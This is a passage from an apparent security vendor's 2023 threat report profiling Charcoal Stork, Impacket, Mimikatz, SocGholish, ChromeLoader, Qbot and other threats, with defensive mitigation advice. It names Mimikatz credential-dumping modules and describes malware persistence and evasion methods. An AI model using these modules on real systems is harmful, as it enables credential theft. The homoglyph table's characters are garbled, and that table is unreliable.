We first noticed Charcoal Stork in 2022 when ChromeLoader, a browser hijacker that also cracked our top 10 in 2023, first appeared in the wild. Following **Tony Lambert's** signature “Cotton-Eye Joe” approach to analyzing threats, we looked at ChromeLoader and asked ourselves “Where did you come from?” Pulling that thread led us to an interesting pattern of files masquerading as cracked games and software or wallpaper downloads. The same hash would appear on VirusTotal with many different filenames, including the common name of **your file is ready to download**.

Early Charcoal Stork samples were **ISO files** with payloads leading to multiple phases, including a NodeJS-based app and **PowerShell** commands to achieve persistence and install **ChromeLoader**. Public reporting captured this entire sequence of activity as ChromeLoader, however, internally we tracked the initial lure and dropper separately from the payload, in order to determine if there might be multiple actors involved. Tracking browser hijackers might not sound glamorous but the sheer volume and success of delivery from Charcoal Stork could not be ignored.

Special deliveries

In 2023, Charcoal Stork payloads began to evolve in ways that provided additional insight into how these pieces were related. In addition to the ISO files delivered in 2022, we observed Charcoal Stork delivering a variety of file types, including VBS files in late 2022 and early 2023, and MSI and EXE files later in 2023.

Starting in March we saw a new payload named **SmashJacker** by **researchers at ConnectWise**. Analysis of SmashJacker and ChromeLoader MSI files delivered via concurrent Charcoal Stork campaigns showed several distinctions that led us to suspect Charcoal Stork is a pay-per-install (PPI) provider, responsible for the file naming and SEO and/or malvertising to get the click. Namely, ChromeLoader's MSI was built using Advanced Installer and it installed a NodeJS application in order to deliver a malicious browser extension. SmashJacker was not built with Advanced Installer and instead installs a trojanized version of 7zip, which installs the malicious extension. In August 2023 we saw Charcoal Stork deliver EXE files leading to more concerning malware such as **VileRat**, a Python RAT which is **reportedly** uniquely used by DeathStalker. Previous reporting states that DeathStalker is highly targeted to financial tech. However, Red Canary observed a Charcoal Stork campaign delivering VileRat that affected several dozen organizations across a broad range of industries. Around this time, we also noticed a phasing out of the **your file is ready to download** name in favor of the more generic name **install**.

Charcoal Stork campaigns are distinguished by the same binary hash appearing under many different names. In 2023, we detected an average of 11 different victims per unique Charcoal Stork hash. However, in one campaign we detected the same hash in over 200 different victim environments. The success of these campaigns is likely due to the variety of lures, ranging from popular games or streaming options (we observed multiple NFL live stream-themed lures around the start of football season) to wallpaper or other popular download items.

Here is a small sample of the variety of filenames we observed for a single hash during a campaign:

- 
- 5000x3533 technology wallpaper (1).exe
 - where in the world is carmen sandiego deluxe.exe
 - 1920x1080 sage green wallpaper in 2021. sage gr...exe
 - 1036x1280 mahadev hd amoled wallpaper _ _ .exe
 - winnie-the-pooh _ blood and honey.exe
 - sin confirmar 432628.crdownload
 - your file is ready to download (1).msi
 - The _ social _ dilemma _ 2020 _ 1080p _ nf _ webrip _ ddp5 _ 1 _ _ _ _ .exe

TAKE ACTION

Visit the [Charcoal Stork threat page](#) for detection opportunities and atomic tests to validate your coverage for this threat.

Because Charcoal Stork's success relies on user interaction, user education on the risks of ads and downloading wallpaper and cracked games on company computers is a first line of defense. However, as the volume of Charcoal Stork downloads we saw this year indicates, there will always be users who click. Using an adblocker can help reduce the risk of malicious downloads from malvertising. Applying application allowlisting is another effective strategy to reduce the risk of rogue downloads. However, it can ultimately be hard to distinguish this activity from legitimate software installations. A focus on behavioral detection of the malware delivered by Charcoal Stork is a good defense-in-depth strategy.

- portfolio _ _ _ .1natazgl.exe.part
- portfolio _ _ _ .exe
- bluey font (1).exe
- portfolio _ _ _ (1).exe
- bluey font.exe
- file _ fallout _ v2 _ 1 _ 0 _ 18 _ zip
_ _ _ (1).exe
- barbie (1).exe
- carolina panthers live stream.exe
- scarlip - no statements (instrumental).exe
- carolina panthers live stream (1).exe
- how to make a living trading foreign exchange p _ _ _ .exe
- top gear uk season 10eps10.tmp
- 736x1104 coachella 2018 wallpaper.tmp
- install (4).exe
- install (3).exe

Making sense of grey areas

Our understanding of Charcoal Stork continues to evolve. We have observed this threat exhibit massive spikes in activity during active campaigns, followed by lulls when we are uncertain where it has gone. The majority of the Charcoal Stork threats we detected in 2023 came in April and September, and while we continued to see a lower volume of activity through the end of the year, it has mostly been related to older campaigns. We spoke about some of our intelligence gaps regarding this threat in our [September 2023 Intelligence Insights](#), and we want to echo that call for collaboration:

If you are also tracking an aspect of Charcoal Stork, we would appreciate the opportunity to collaborate as we seek to better understand this threat. (Please send us an [email!](#))

Despite our many gaps, Charcoal Stork was far and away our most prevalent threat in 2023, nearly three times more than the next most common threat. This emphasizes the importance of continuing to track this cluster.



THREAT

Impacket

Red Canary observed some notable changes to the Impacket code repository in 2023.

#2

OVERALL
RANK

5.6%

CUSTOMERS
AFFECTED

At its core, Impacket is a collection of Python classes that plug into applications like vulnerability scanners, allowing them to work with Windows network protocols. These Python classes are used in multiple tools to facilitate command execution over **Server Message Block** (SMB) and **Windows Management Instrumentation** (WMI). Oftentimes the popular Python scripts `smbexec`, `wmiexec`, or `dcomexec` are used directly without having been downloaded via Impacket, as they are versatile and easily implemented code samples. This year Impacket continued to rise in our top 10 threat rankings, which we attribute to increased use by adversaries and testers alike.

In fact, more than half of the Impacket threats we detected were explicitly marked by our customers as **testing**. While Impacket is fairly easy to detect, it can be challenging to determine if it is malicious or benign without additional context and understanding of what is normal in an environment. It's often used "behind the scenes" by administration and vulnerability-scanning applications, including Linux tools that manage or scan Windows environments similar to **Block64**. However, Impacket is known to be used by threats such as **BlackCat Sphynx** as well as multiple other **ransomware** operators, so it should not be immediately considered benign. We recommend all organizations have a clear understanding of authorized use of Impacket in their environments, and consider any activity outside of that to be malicious until proven otherwise.

In 2023, Impacket continued to be used by a variety of adversaries, such as **Volt Typhoon**, and **LockBit 3.0 ransomware affiliates**. It is sometimes seen deployed with other malicious tools such as **Cobalt Strike**, Truebot, and **Mimikatz**. Additionally, Impacket use has also been observed with benign IT applications like PingCastle, SoftPerfect NetScan, and various **RMM tools**—and therefore should prompt a deeper look into infected systems.

Red Canary observed some elements of Impacket change in 2023, specifically `smbexec.py`. The default hardcoded value (`execute.bat`) for the `.bat` file changed to a **random eight-string value**.

```
batchFile = '%SYSTEMROOT%\\' + ''.join([random.choice(string.ascii_letters) for _ in range(8)]) + '.bat'
```

Similarly, the default hardcoded service name (`BTOBTO`) was also **replaced** by a random eight-string value.

```
if serviceName is None:  
    self.__serviceName = ''.join([random.choice(string.ascii_letters) for i in range(8)])
```

With open source offensive tools, it's important to monitor for any code changes within the associated code repository. This will help guide your detection strategies as tools evolve over time and aid in alleviating **detection drift**.

TAKE ACTION

Visit the **Impacket threat page** for detection opportunities and atomic tests to validate your coverage for this threat.

Response actions may vary depending on which component of the Impacket script the adversary is leveraging. If you detect a malicious instance of Impacket, seriously consider isolating the endpoint because there's likely an active adversary in your environment. It's important to keep in mind that Impacket execution on an endpoint is a symptom of malicious activity and not the source.

Once the endpoint is isolated, you'll want to locate the source of the activity, which often comes from an unmonitored endpoint in the intrusions we have observed. To do this, you can perform the following pseudo-query in your EDR or SIEM platform. We recommend executing this query because Impacket leverages **SMB** (port 445) and MRPC (port 135) network protocols for remote execution. Impacket has also been seen to send data over the **Windows default dynamic port range** (49152-65535).

```
endpoint_name:NAME AND (network_port:135 OR network_port:445 OR network_port:[49152 To *])
```

Once the source of the activity is identified, you can then start to evaluate if the adversary loaded other tools, if they were able to move laterally from the device, and if they stole credentials. If the adversary moved laterally, isolate

TAKE ACTION

any devices they may have accessed. If there is evidence of credential theft, reset passwords for the impacted accounts. Please note that if the adversary leveraged **Kerberos**, passwords will need a double reset over the course of 10 hours (based on the default 10-hour ticket Time to Live setting) to reset and invalidate existing tickets.

Following the initial response steps above, stop any active processes associated with Impacket, remove any malicious files written to disk, and remove any changes to the device made by the adversary. Reimaging impacted devices is not out of the question, since an adversary may have installed other tools or established persistence. Impacket's initial access is commonly associated with an external-facing appliance (VPN, Citrix, VOIP, VNC, RDP) that gives access to the internal network. **Vulnerabilities** might be present in these appliances, which would require patching in order to remediate.

Segmentation

There are two things an organization can do to decrease the attack surface for Impacket-based attacks. The first control is endpoint segmentation via the Windows Firewall. The common ports and protocols that should be blocked between workstation-to-workstation—and workstations to non-domain controllers and non-file servers—include:

- SMB/RPC (TCP/445, TCP/135, TCP/139)
- Remote Desktop Protocol (TCP/3389)
- Windows Remote Management / Remote PowerShell (TCP/80, TCP/5985, TCP/5986)
- WMI (dynamic port range (49152 - 65535) assigned through DCOM)

Disable administrative/hidden shares

A second preventative measure would be to **disable administrative and hidden shares** on workstations. Impacket primarily targets the **ADMIN\$** share in order to remotely execute commands and move laterally within the environment. This can be achieved by modifying the registry, stopping the service, or Group Policy Objects (GPO).

There is a caveat with employing this control. Disabling administrative and hidden shares on servers, specifically domain controllers, may impact the operation and functionality of systems within a domain-based environment. Furthermore, if **PsExec** is used legitimately within the organization, disabling the admin (**ADMIN\$**) may hinder the ability to remotely interact with endpoints.

More details on both controls can be found in this **Mandiant containment guide**.

THREAT

Mimikatz

Mimikatz is a credential-dumping utility commonly leveraged by adversaries, penetration testers, and red teams to extract passwords. As an open source project, Mimikatz continues to be actively developed.

#3

OVERALL
RANK

4.9%

CUSTOMERS
AFFECTED

Mimikatz is an open source credential-dumping utility that was initially developed in 2007 by Benjamin Delpy to abuse various Windows authentication components. While the initial v0.1 release was oriented towards abusing already well established “pass the hash” attacks, after expanding its library of abuse primitives, the tool was publicly released as Mimikatz v1.0 in 2011. Over a decade later, Mimikatz is still a helpful utility for adversaries to dump credentials and gain lateral movement within an organization. In 2023, a range of actors used Mimikatz during intrusions, from **ransomware** groups to red teamers.

While we observed some malicious use of Mimikatz by adversaries, the majority of detected activity was the result of some kind of **testing**—including adversary simulation frameworks (such as **Atomic Red Team**) or red teams running tests, as confirmed by customer feedback. We once again removed customer-reported testing from our top 10 trending threats for 2023 to help improve accuracy. With customer-reported testing removed, Mimikatz dropped from affecting 8.3 percent of customers to 4.9 percent of customers, clearly showing how commonly it is used in testing. However, some testing is not explicitly marked as such, and though Mimikatz is leveraged by adversaries, we assess its #3 ranking is likely still inflated due to unreported testing.

The most common unobfuscated Mimikatz execution method we observed in 2023 was via the **Invoke-Mimikatz** PowerShell module using the **-dumpcreds** parameter (as the name suggests, this module dumps credentials out of **LSASS**). Though Mimikatz itself offers multiple modules, there was not much variety in the modules Red Canary observed this past year. As it has been for the past several years, the **sekurlsa::logonpasswords** module was the most utilized in 2023. This module provides extraction of usernames and passwords for user

accounts that have recently been active on the endpoint. The next two most commonly-observed modules were `sekurlsa::tickets`, which lists all available **Kerberos tickets** for all recently authenticated users, and `lsadump::sam`, which dumps the Security Account Managers (SAM) database of password hashes.

TAKE ACTION

Visit the **Mimikatz threat page** for detection opportunities and atomic tests to validate your coverage for this threat.



THREAT

Yellow Cockatoo

Yellow Cockatoo is an activity cluster involving a remote access trojan (RAT) that delivers various other malware modules.

#4

OVERALL
RANK

4.5%

CUSTOMERS
AFFECTED

Yellow Cockatoo is an activity cluster involving search engine poisoning to trick users into installing a .NET RAT with infostealer capabilities.

First reported by Red Canary in 2020, Yellow Cockatoo has also garnered attention from other researchers, who track it under other names such as **Jupyter**, **Solarmarker**, and **Polazert**. Despite dropping back considerably in 2022—affecting less than 2 percent of Red Canary customers—Yellow Cockatoo returned in 2023, cracking **the monthly top 10** six times and peaking at #1 in July and November. Known for shutting down and retooling after periods of high activity, Yellow Cockatoo was notably absent from our view from February 2023 through early May 2023.

While much of the **public reporting** continues to cover the later-stage components of Yellow Cockatoo, we often observe behavior that occurs earlier in the Yellow Cockatoo intrusion chain. This typically includes an installation mechanism that delivers code that runs persistently. This code later downloads and executes additional modules that are never written to disk, such as an infostealer and VNC module. In many of the instances of Yellow Cockatoo activity we observed, the initial payloads were remediated before any follow-on modules could be downloaded and run. However, when the payloads were allowed more time to execute, we observed them spawning and injecting into Windows Search Indexer processes (presumably to leverage additional modules).

Search engine hijinks

Yellow Cockatoo tradecraft is wide-ranging, and there are several variations to its intrusion chain. Search engine redirects enable Yellow Cockatoo operators to compromise users at scale. Initial access by Yellow Cockatoo often occurs via a search engine redirect that directs a user from a legitimate search engine to a site that downloads a malicious

file bearing the victim's search query as its name (for example: `this-is-my-search-query.exe`). Because potential victims are directed to a site based on a search they initiated, they may be more inclined to engage with its content.

The query-based binary acts as an installer for Yellow Cockatoo's malicious payload—typically a .NET-based DLL that is stored in an encrypted state either in a file on disk or in the Windows Registry. In order to execute this payload, Yellow Cockatoo leverages obfuscated **PowerShell** commands to read in the encrypted payload, decrypt it, and **reflectively load** it into memory. In late 2022 Yellow Cockatoo shifted from using simple XOR-based encryption to leveraging AES encryption within PowerShell commands. This method remained consistent throughout 2023.

TAKE ACTION

Visit the [Yellow Cockatoo threat page](#) for detection opportunities and atomic tests to validate your coverage for this threat.

Yellow Cockatoo's initial access can be difficult to prevent. To harden your attack surface against the search engine redirects commonly used by Yellow Cockatoo, we recommend taking steps to prevent access to malicious domains and other malicious content on the internet. This could involve configuring your web proxy to block newly registered and low-reputation domains (e.g., `.tk`, `.top`, and `*.gg`) as well as blocking advertisements.



THREAT

SocGholish

SocGholish leverages drive-by-downloads masquerading as software updates to trick visitors of compromised websites into executing malware.

#5

OVERALL
RANK

4.5%

CUSTOMERS
AFFECTED

SocGholish is a malware family that leverages drive-by-downloads masquerading as software updates for initial access. Active since at least April 2018, SocGholish has been linked to the suspected Russian cybercrime group **Evil Corp**. As in past years, Red Canary observed SocGholish impacting a wide variety of industry verticals in 2023. Similar to the spike in activity we observed in **February 2022**, in 2023 SocGholish was most active in March, suggesting a trend of increased targeting in the first quarter of the year. For the rest of the year, SocGholish maintained a relatively stable background volume, typically affecting about 0.5 percent of Red Canary-monitored environments each month.

Also known as FakeUpdates, SocGholish typically gains initial access by presenting visitors a compromised website with a lure indicating an update is needed for their browser or other common software. Unsuspecting users who download the “update” are tricked into running a malicious JavaScript payload, launching the attack. Historically SocGholish wrapped this JavaScript (JS) payload within a ZIP file, however, since late 2022 the JS payload has been delivered directly without the ZIP cover in a majority of cases.

Do you C what I C?

Despite the shift to direct delivery of the [Update.js](#) file, we continued to observe a low volume of SocGholish infections that still delivered the JS within a ZIP file. In those cases, the ZIP filenames continued to follow an obfuscation trend first observed in 2022. In 2022, SocGholish began experimenting with changes to their ZIP filenames, perhaps in an attempt to evade detection based on filename patterns. During the middle of the year, SocGholish began incorporating homoglyphs (“lookalike” characters) to replace certain characters in filenames. For example,

instead of the typical filename `Chrome.Update.zip`, SocGholish would replace the letters C and a with their UTF-8 Cyrillic look-alike characters `C (0xd0a1)` and `a (0xd0b0)`, to produce the filename `Chrome.Update.zip`.

ASCII character	UTF-8 doppelgänger	Hex value of UTF-8 doppelgänger character
o	о (Greek Small Letter Omicron)	cebf
C	Ҫ (Cyrillic Capital Letter Es)	d0a1
a	҂ (Cyrillic Small Letter A)	d0b0
e	Ҽ (Cyrillic Small Letter Ie)	d0b5
p	҃ (Cyrillic Small Letter Er)	d180

While nearly identical in appearance to the human eye, the filenames appear different to a computer comparing strings. From August through November 2023, we observed SocGholish regularly changing up these filename lures, swapping out different characters in different campaigns.

Secondary payloads

Regardless of how it is delivered, upon execution the JavaScript payload connects back to SocGholish infrastructure, where it shares details about the infected host and can retrieve additional malware. The majority of SocGholish infections we've detected did not result in a second-stage payload, sometimes due to existing mitigations or a rapid response to isolate the host. In most cases, we observed reconnaissance activity that only identified the infected endpoint and user. In cases where an additional payload was deployed, Active Directory and domain enumeration often followed user discovery, suggesting a selective targeting of victims.

Consistent with the last few years, Red Canary observed a second-stage payload in about one in 10 SocGholish incidents. While historically NetSupport had been a very common payload of choice, SocGholish began showing a preference for other RATs in 2022, and this trend continued into 2023. We have not observed SocGholish delivering NetSupport since January 2023. The first half of 2023 aligned with the latter half of 2022, wherein **Blister** with an embedded **Cobalt Strike** payload appeared most frequently. However, by the middle of the year we observed a shift to Mythic in place of Cobalt Strike, consistent with **reporting by Fox-IT**. Within seconds of the additional payload's deployment, we typically observe post-exploitation reconnaissance behaviors often associated with pre-ransomware activity. SocGholish intrusions have enabled various **ransomware** families in the past,

including **Lockbit**, **WastedLocker**, and others. The adversary behind SocGholish, tracked by Proofpoint as TA569, is **assessed to operate as an initial access broker** in these cases, and may not exclusively partner with any single ransomware group.

Often imitated, never duplicated

Muddying the waters, 2023 saw a spate of new threats using TTPs very similar to SocGholish. **Scarlet Goldfinch** (aka **SmartApeSG**, HANEYMANEY, and ZPHP), **FakeSG** (aka **RogueRaticate**), **ClearFake**, and **FakeUpdateRU** all emerged within a few months of each other in mid-2023. Each of these threats uses JavaScript injected into compromised websites to deliver a fake update lure, much like SocGholish has done for years. And like early SocGholish variants, both Scarlet Goldfinch and FakeSG have shown a preference for NetSupport RAT as a payload. Despite the similarities, these newcomers use distinct TTPs to implement their attacks, and have delivered a variety of **stealers** and RATs—AsyncRAT, Atomic Stealer, LummaC2, RedLine, StealC, to name a few—as follow-on payloads. Further untangling the web of browser update threats, Proofpoint published an **article** on the state of the fake browser update landscape back in October.

TAKE ACTION

Visit the **SocGholish threat page** for detection opportunities and atomic tests to validate your coverage for this threat.

Much of the reconnaissance conducted by the malicious SocGholish JavaScript file happens in memory, with data being exfiltrated directly via POST commands to the C2 domain. One good source of insight into this behavior comes from collecting script load content, if such telemetry is available from your endpoint detection and response (EDR) sensor. Collecting this data provides key insight into the specific commands executed and data exfiltrated.

To mitigate risks associated with the malicious JavaScript files used by SocGholish operators, we recommend preventing automatic execution of JavaScript files. You can do this by changing the default file associations for **.js** and **.jse** files. To remove SocGholish components, stop any malicious instances of **wscript.exe**. Remove any malicious **scheduled tasks** for the victim user to remediate persistence on the host. If any payloads were stored within the Windows Registry or on disk, attempt to remove those payloads for full remediation.



THREAT

ChromeLoader

ChromeLoader, a browser hijacker, went through several evolutions in 2023, challenging our assumptions and allowing us to refine our analysis of this threat.

#6

OVERALL
RANK

3.3%

CUSTOMERS
AFFECTED

ChromeLoader is a browser hijacker **capable** of redirecting searches for popular search engines such as Google, Bing and Yahoo, sending search data to its C2, and adding and preventing users from uninstalling a malicious browser extension.

Our evolving understanding of an evolving threat

We began 2023 with a narrower view of **ChromeLoader** than most other reporting, opting to track the suspected **delivery affiliate (Charcoal Stork)** separate from the payload. Throughout 2022, we observed the malicious ChromeLoader browser extension frequently following Charcoal Stork initial access, often loaded via a persistent **PowerShell** command that would add the extension and restart the browser with the extension loaded. We also observed another Charcoal Stork payload, which we initially tracked as AdSearch, consisting of a NodeJS application installed into the **AppData\Roaming** folder, that would sometimes spawn the ChromeLoader extension PowerShell loader. Due to differences between the NodeJS application that installed the next stage, and the PowerShell commands used to load the malicious browser extension, we distinguished these two payloads as distinct activity clusters.

However, as this threat evolved throughout 2023, we were able to refine our understanding. In **August 2023**, we merged AdSearch with ChromeLoader to simplify tracking different variants of this evolving threat. The emergence of **SmashJacker**, a payload distinct from ChromeLoader but that also stemmed from Charcoal Stork initial access, led to our decision to continue tracking Charcoal Stork separately. Later in 2023 we also observed **VileRAT** being delivered by Charcoal Stork, and

research from other vendors suggests several other payloads have been observed as well.

Technical details

In 2023, we observed ChromeLoader using several different file types. Early in the year, we saw Visual Basic Scripts leading to PowerShell. By mid-year, we were seeing EXE and **MSI installers**. The initial file, often a NSIS installer for EXE files or an Advanced Installer-created MSI, led to increasingly obfuscated **NW.js** (formerly **node-webkit**) applications including compiled JavaScript. The application, installed in **C:\Users\<username>\AppData\Roaming**, established persistence through a LNK file placed in **C:\Users\<username>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup** or a registry key entry in "**HKEY _ CURRENT _ USER\Software\Microsoft\Windows\CurrentVersion\Run**".

For those not familiar, **NW.js** apps include many boilerplate runtime files, including a runtime binary named **nw.exe**, which is often renamed to match the name of the application. These files are not malicious on their own. You can think of it like **python.exe** executing a malicious **.py** file. The malicious code is typically stored in one or more script files included in the package. The most important files for finding the malicious code are the **package.json** and the file pointed to by the **main:** variable in that file. This file is often named **index.html**. The HTML has the malicious JavaScript code to execute. In more recent versions of ChromeLoader, the JavaScript runs compiled JavaScript via the **win.evalNWbin** function.

While the **NW.js** runtime binary is not malicious on its own, the application names used by ChromeLoader are often unique. The application is often named with one or more common words and installed as a subfolder of **C:\Users\<username>\AppData\Roaming**. Throughout 2022 and the first half of 2023, the ChromeLoader **NW.js** runtime binary matched the name of the application, however as of September 2023, it began using the default filename **nw.exe**. We have included a partial list of full file paths in the Detection section of **ChromeLoader threat page** online.

All of this **NW.js** activity sets the stage for installing a malicious browser extension that harvests and redirects search traffic, likely to fuel advertising, and prevents the user from modifying the extensions installed in their browser. Malicious browser extensions often fall lower on defenders' priority lists, as most just serve up adware. However, the ability to read and redirect user searches and data entered in the browser can expose sensitive company information or allow for more effective phishing campaigns against the user. There is also no guarantee that more malicious code won't be installed at a later date.

TAKE ACTION

Visit the [ChromeLoader threat page](#) for detection opportunities and atomic tests to validate your coverage for this threat.

The best way to stop ChromeLoader is at its source. Charcoal Stork lures distributing ChromeLoader typically masquerade as a download for a cracked video game, software, or movie. Educating users on the risks of downloading illegal content is a first step but not a solution in and of itself. The volume of Charcoal Stork downloads we see is evidence of the persuasiveness of their campaigns.

While ChromeLoader continues to evolve, several iterations create a **scheduled task** or place a LNK file in the Startup folder that then executes malicious code. In some versions of ChromeLoader, this code includes encoded PowerShell. The encoded PowerShell script downloads and loads a malicious browser extension into the user's Chrome browser. Creating alerts (or blocking activity) within your EDR software for scheduled tasks that are created as a result of encoded PowerShell could prevent ChromeLoader from reaching its final stage. The strongest mitigation is browser extension allowlisting. This also safeguards against future innovation by ChromeLoader.

Because the attack lifecycle between initial execution and the creation of the Chrome extension is automated and can occur quickly, Red Canary recommends reimaging all systems that are potentially affected by ChromeLoader.



THREAT

Gamarue

Years after a major disruption, Gamarue is still worming around, often spreading dangerous payloads.

#7

OVERALL
RANK

3.1%

CUSTOMERS
AFFECTED

Gamarue, sometimes referred to as Andromeda or Wauchos, is a malware family used as part of a botnet. The variant of Gamarue we observe most frequently is a worm that spreads primarily via infected USB drives. Gamarue has been used to spread other malware, steal information, and perform other activities such as click fraud.

It might seem unusual that Gamarue continues to be so prevalent given that it was **disrupted in 2017**. However, its presence in our top 10 threats tells us how pervasive worms can be, even years after takedowns of much of their command and control (C2) infrastructure. Although Gamarue isn't as active as it once was, it isn't completely gone, and therefore should still be taken seriously, as it may be a sign of poor security hygiene.

New names on the lease

Additionally, there is a risk of other adversaries taking over old Gamarue infrastructure and using it for their own nefarious purposes. **Mandiant** reported that the Turla Team, tracked under the name UNC4210, did exactly that in 2022—the actors re-registered expired Gamarue domains and used them to profile victims that they later targeted with follow-on malware.

USB threats: Underlooked Security Burdens

With so many threats facing us, USB worms aren't often the highest priority for many security teams, but they are still worth your attention. While we didn't see follow-on activity in most Gamarue detections, the fact that we observed Gamarue in so many environments is significant because it tells us that USB worms are still a pervasive infection vector.

that we need to consider as part of our threat models. Other threats that spread via USB like **Raspberry Robin** also highlight this threat vector. While we as security practitioners may think “no one uses USB drives anymore,” our analysis shows that’s clearly not the case in many organizations, and we regularly observe infections starting from USB drives.

TAKE ACTION

Visit the [Gamarue threat page](#) for detection opportunities and atomic tests to validate your coverage for this threat.

While detection of Gamarue is possible, ideally, organizations should take action to prevent USB infections altogether. There are multiple mitigation options, and the best one for each organization will depend on business needs for USB drives as well as the capacity for implementing these controls. As always, test these thoroughly before deploying into production:

- [**Manage Removable Storage Access Control using group policy**](#) to restrict read, write, and/or execute actions from USB devices.
- Enable the [**Windows attack surface reduction \(ASR\) rule to block untrusted and unsigned processes**](#) that run from USB devices.
- [**Disable AutoPlay on Windows**](#) to prevent automatic execution of files from USB devices.
- Investigate if your antivirus software has a feature to scan removable drives during mounting.



THREAT

Qbot

After a government takedown in August, Qbot affiliates resumed activity in late 2023 after adopting new malware and infrastructure.

#8

OVERALL
RANK


2.9%

CUSTOMERS
AFFECTED

Also known as “Qakbot,” the Qbot banking trojan has been active since at least 2007. Initially focused on stealing user data and banking credentials, Qbot’s functionality has expanded to incorporate features such as reconnaissance, follow-on payload delivery, command and control (C2) infrastructure, and anti-analysis capabilities. Qbot is typically delivered via an **email-based** distribution model.

Over the years, various groups have distributed Qbot. The **Proofpoint-named** groups TA570 and TA577 are historically two of the most active Qbot malware affiliates. TA570 is sometimes referred to as the “presidents” affiliate, because of the use of U.S. presidents’ names in its malware configuration, for example, a campaign identifier like **obama225**. TA577 is also informally known as the “letters” affiliate based on the use of campaign IDs including letters such as **AA**, **BB**, or **TR**. While Red Canary can not validate with high confidence that a specific group is present in an environment without obtaining a copy of the malware containing the campaign identifier, we did observe threats with similar naming schemes to both TA570 and TA577 in our customers’ environments in 2023.

TA570 and TA577 activity observed by Red Canary in 2023



Qbot is usually deployed as just one stage of an adversary's playbook, with follow-on activity tied to the objectives of the affiliate group deploying it. While Red Canary does not observe a lot of post-Qbot activity, we know various **ransomware** affiliates have used it as an initial access vector.

The story of Qbot in 2023 can be told in three acts: early-year activity, infrastructure takedown by the FBI, and finally, Qbot affiliates pivoting to deliver alternative malware.

Act I: The year begins

Qbot began 2023 quietly, observing its traditional lull during the orthodox holidays, but by March it had quickly reasserted itself as the most prevalent threat facing Red Canary customers. In 2023, Qbot affiliates continued to experiment with a variety of file types to deliver malicious payloads during their campaigns, likely in an ongoing response to security controls implemented by Microsoft in 2022. Examples of different delivery approaches include:

- Early 2023 brought Qbot in the form of malicious OneNote files that tricked users into executing an embedded malicious HTML Application (HTA) file. OneNote files were, at the time, not protected by Microsoft's **Mark-of-the-Web** (MOTW) feature. Red Canary and other security researchers observed OneNote abuse until mid-February.
- In March, multiple Red Canary customers received phishing emails with ZIP files containing malicious PDF, HTML, WSF, and JS files. Upon opening the files, victims unknowingly executed malicious JavaScript which led to further **PowerShell** commands that downloaded and executed the Qbot DLL payload.
- In May, Qbot operators began modifying the file extensions of their malware. Red Canary observed attempted or successful execution of Qbot with filename extensions such as **directexaminationSuperarbitrary** and **englishedDuctal**, similar to some 2022 campaigns. Qbot also masqueraded as PNG, DAT, or JPG files.

Starting in July, Qbot detections decreased dramatically—in line with the extended summer vacation that Red Canary and other cybersecurity researchers have observed in past years. In years past, Qbot would return after their two-to-three month hiatus with a new wave of infections in September. This year, however, would prove to be different.

Act II: The takedown

On August 29, 2023, the United States Justice Department **announced**

their participation in an operation to **take down** Qbot C2 infrastructure and remove infections from victim endpoints. The “Operation Duck Hunt” team, made up of multinational law enforcement and industry professionals, reported that it uninstalled the malware from more than 700,000 systems comprising the Qbot botnet and seized extorted funds held as cryptocurrency by the operators. The takedown was successful. Not only did it thwart Qbot activity, it also delivered a significant blow to delivery affiliates that heavily leveraged Qbot, including TA577. Weeks passed with no signs of new Qbot or TA577 activity.

Act III: Return of the affiliate

On September 22, 2023, Deutsche Telekom CERT’s CTI team **shared details** of a new TA577 phishing campaign delivering DarkGate as their new payload of choice. TA577 also elected to use IcedID and PikaBot to replace Qbot in this new campaign, which continued until the end of December 2023.

DarkGate

DarkGate is a loader offered on popular cybercrime forums as malware-as-a-service (MaaS). The DarkGate malware family has been active since at least 2018. It was historically delivered via email phishing campaigns, but as of August 2023 it has also been distributed via Microsoft Teams phishing messages. It includes built-in defense evasion, command and control (C2), and persistence capabilities. It also has the ability to download and execute additional payloads, making it an appealing replacement for Qbot.

TA577 was not the only threat to leverage DarkGate this year; Red Canary observed several different campaigns by different groups using DarkGate as their primary payload in 2023.

Pikabot

Pikabot is a malware family that was first discovered in early 2023. It is modular malware, consisting of loader and core module components. Pikabot enables unauthorized remote access to a system and it has been observed dropping malware like **Cobalt Strike** as a follow-on payload. The Pikabot code base is similar to another malware family named Matanbuchus.

IcedID

IcedID, also known as BokBot, is a crimeware-as-a-service banking trojan. You can learn more about IcedID [here](#).

Epilogue

It remains to be seen what a Qbot return might look like. On December 15, 2023, Microsoft **reported** new Qbot activity, the first new infections publicly reported since the takedown in August. The campaign was low-volume and of limited scope, targeting the hospitality industry. As of late January 2024, Qbot's old affiliate networks are once again showing signs of life, following their old patterns of ramping up activities after a holiday break. While the takedown disrupted the Qbot malware, it is important to distinguish Qbot the tool from the adversaries who use it. You can think of the takedown like a government raid that seizes a warring faction's largest weapons cache; a blow to be sure, but while the adversaries are still at large you can bet they will retool and rearm themselves. Only time will tell what their new weapon of choice will be and how it will be used.

TAKE ACTION

Visit the **Qbot threat page** for detection opportunities and atomic tests to validate your coverage for this threat.

The best way to remedy the risk of any threat is to prevent your users from having the opportunity to become a victim. Qbot, DarkGate, and Pikabot are adaptive threats that are reliant on email for distribution, so if you want to stop threats like these, start in the inbox. Implementing an email gateway filtering solution is one way of minimizing infections within your environment.

To inhibit users from infecting themselves via mountable virtual drives, consider disabling disk image (ISO, IMG, VDH, VHDX) mounting functionality via **registry hive modifications**, which also has the benefit of inhibiting **additional threats**.



THREAT

Raspberry Robin

Discovered and named by Red Canary in 2021, Raspberry Robin is an activity cluster spread by external drives that leverages Windows Installer to download malicious files.

#9

OVERALL
RANK

